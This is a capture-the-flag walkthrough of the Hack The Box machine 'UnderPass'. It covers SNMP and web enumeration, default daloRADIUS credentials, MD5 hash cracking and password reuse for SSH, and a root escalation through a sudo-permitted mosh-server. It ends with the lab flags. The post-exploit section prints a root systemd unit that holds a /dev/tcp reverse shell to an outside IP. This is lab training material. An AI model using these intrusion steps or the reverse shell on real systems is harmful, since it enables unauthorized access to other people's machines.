

Owned UnderPass from Hack The Box!
I have just owned machine UnderPass from Hack The Box
 Hack The Box
Nmap Results
# Nmap 7.94SVN scan initiated Tue Dec 24 01:16:05 2024 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.231.224
Nmap scan report for 10.129.231.224
Host is up (0.11s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 48:b0:d2:c7:29:26:ae:3d:fb:b7:6b:0f:f5:4d:2a:ea (ECDSA)
|_  256 cb:61:64:b8:1b:1b:b5:ba:b8:45:86:c5:16:bb:e2:a2 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Dec 24 01:16:48 2024 -- 1 IP address (1 host up) scanned in 43.86 seconds
TCP
💡
I always kick off a UDP scan at the same time as my TCP scan. You can see the scan syntax I used in the output below. UDP scans are notoriously slow, hence the small top-ports size.
# Nmap 7.94SVN scan initiated Tue Dec 24 01:16:05 2024 as: /usr/lib/nmap/nmap -Pn -sU -sV -T3 --top-ports 25 -oN udp-nmap-scan.txt 10.129.231.224
Nmap scan report for 10.129.231.224
Host is up (0.11s latency).

PORT      STATE         SERVICE      VERSION
68/udp    open|filtered dhcpc
161/udp   open          snmp         SNMPv1 server; net-snmp SNMPv3 server (public)
Service Info: Host: UnDerPass.htb is the only daloradius server in the basin!

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Dec 24 01:18:07 2024 -- 1 IP address (1 host up) scanned in 122.38 seconds
UDP
Service Enumeration
UDP/161
💡
I'm going to start with this port, since it's relatively quick and easy to enumerate and can potentially yield a lot of interesting information.
snmpwalk -c public -v1 10.129.231.224 . > snmpwalk.txtgrep '[^Hex-]STRING' snmpwalk.txtiso.3.6.1.2.1.1.1.0 = STRING: "Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64"
iso.3.6.1.2.1.1.4.0 = STRING: "steve@underpass.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "UnDerPass.htb is the only daloradius server in the basin!"
iso.3.6.1.2.1.1.6.0 = STRING: "Nevada, U.S.A. but not Vegas"
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/vmlinuz-5.15.0-126-generic root=/dev/mapper/ubuntu--vg-ubuntu--lv ro net.ifnames=0 biosdevname=0Some interesting strings in the output to keep in our pocket for later;
steve@underpass.htbUnDerPass.htb is the only daloradius server...- Googling
daloraidusbrings up some interesting results - We also likely need to use the hostname to access the web server
- Googling
GitHub - lirantal/daloradius: daloRADIUS is an advanced RADIUS web management application for managing hotspots and general-purpose ISP deployments. It features user management, graphical reporting, accounting, a billing engine, and integrates with OpenStreetMap for geolocation. The system is based on FreeRADIUS with which it shares access to the backend database.
daloRADIUS is an advanced RADIUS web management application for managing hotspots and general-purpose ISP deployments. It features user management, graphical reporting, accounting, a billing engine…
 lirantal
TCP/80
echo -e '10.129.231.224\t\tUnDerPass.htb' | sudo tee -a /etc/hosts
gobuster eitherAn Informed Guess

/daloradius/ directory returns HTTP 403, which tells me this is probably the web root for the daloRADIUS web serverGobuster Enumeration
gobuster dir -u http://underpass.htb/daloradius \
-w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -r -o dir.txt
/.htaccess            (Status: 403) [Size: 278]
/ChangeLog            (Status: 200) [Size: 24703]
/LICENSE              (Status: 200) [Size: 18011]
/.htpasswd            (Status: 403) [Size: 278]
/app                  (Status: 301) [Size: 323] [--> http://underpass.htb/daloradius/app/]
/contrib              (Status: 301) [Size: 327] [--> http://underpass.htb/daloradius/contrib/]
/doc                  (Status: 301) [Size: 323] [--> http://underpass.htb/daloradius/doc/]
/library              (Status: 301) [Size: 327] [--> http://underpass.htb/daloradius/library/]
/setup                (Status: 301) [Size: 325] [--> http://underpass.htb/daloradius/setup/]
💡
From here, I'm going to work my way down the interesting directories, like
/app/ and /setup/ to see what I can accessApp Directory
gobuster dir -u http://underpass.htb/daloradius/app \
-w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -r -o dir.txt
/.htaccess (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/common (Status: 403) [Size: 278]
/operators (Status: 200) [Size: 2763]
/users (Status: 200) [Size: 4421]
/daloradius/app/operators, I am redirected to the login form. It's probably sensible to expect that the username will be steve@underpass.htb from the SNMP output before. Also take note of the version 2.2. beta which differs from that of the ChangeLog entry.

administrator:radius worked!
svcMosh and a password hash, presumably MD5
💡
Whenever you come across information such as a password, it's a good idea to check for re-use with other accounts and services you've enumerated. We have a potential username of
steve and SSH is enabled, so let's see what we can do.Exploit
SSH Login as Service Account
To recap the steps taken to achieve access to the target:
- Enumerate SNMP strings which reveal a potential user and the tech stack running on the web server
- Enumerate the web application and find the login portal is accessible using the default account
- Listing users reveals usernames and their password hashes, which are poorly protected using the MD5 algorithm
- The hash is cracked easily using a word list and we find this account the same password are re-used for SSH access
Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Ubuntu 22.04.5 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.5 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy

Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=1002(svcMosh) gid=1002(svcMosh) groups=1002(svcMosh)

Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
Users and Groups
Local Users
svcMosh:x:1002:1002:svcMosh,60001,8675309,8675309:/home/svcMosh:/bin/bash
Local Groups
svcMosh:x:1002:
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:95:fe brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.231.224/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 2237sec preferred_lft 2237sec
Open Ports
tcp LISTEN 0 80 127.0.0.1:3306 0.0.0.0:*
Scheduled Tasks
Interesting Scheduled Tasks
#
#* * * * *  root mosh --local 127.0.0.1
Interesting Files
/etc/init.d/moshserver
find / -type f -writable 2>/dev/null | grep -vE '\/proc|\/sys'
[Unit]
Description=Mosh server
After=network.target
StartLimitIntervalSec=0
[Service]
Type=simple
Restart=always
RestartSec=1
User=root
#ExecStart=/usr/bin/mosh --local 127.0.0.1
Execstart=sh -i >& /dev/tcp/192.168.68.50/19397 0>&1
[Install]
WantedBy=multi-user.target
Privilege Escalation
Sudo Command
man mosh-serverDESCRIPTION
mosh-server is a helper program for the mosh(1) remote terminal application.
mosh-server binds to a high UDP port and chooses an encryption key to protect the session. It prints both on standard output, detaches from the terminal, and waits for the mosh-client to establish a connection. It will exit
if no client has contacted it within 60 seconds.
By default, mosh-server binds to a port between 60000 and 61000 and executes the user's login shell.
On platforms with utempter, mosh-server maintains an entry in the utmp(5) file to indicate its process ID, whether the session is connected, and the client's current IP address.
mosh-server exits when the client terminates the connection.... waits for themosh-clientto establish a connection ...
By default,mosh-serverbinds to a port between 60000 and 61000 and executes the user's login shell.
💡
This means we can bind a

mosh server and use the mosh-client to connect and obtain a session as root, since that's who'll be running the server due to the sudo command
sudo /usr/bin/mosh-server new -v -i 127.0.0.1We can start a new mosh server on loopback...

udp/60001 and we are given the key to access the serverMOSH_KEY='AukEB+u6FcwGt7Ycxmkp+A' mosh-client... then connect to it from our SSH session
Flags
User
5876bdfd6361e9fbde59729a8c842e5e
Root
4000142c3f415c5f7f4b37361fa43f01


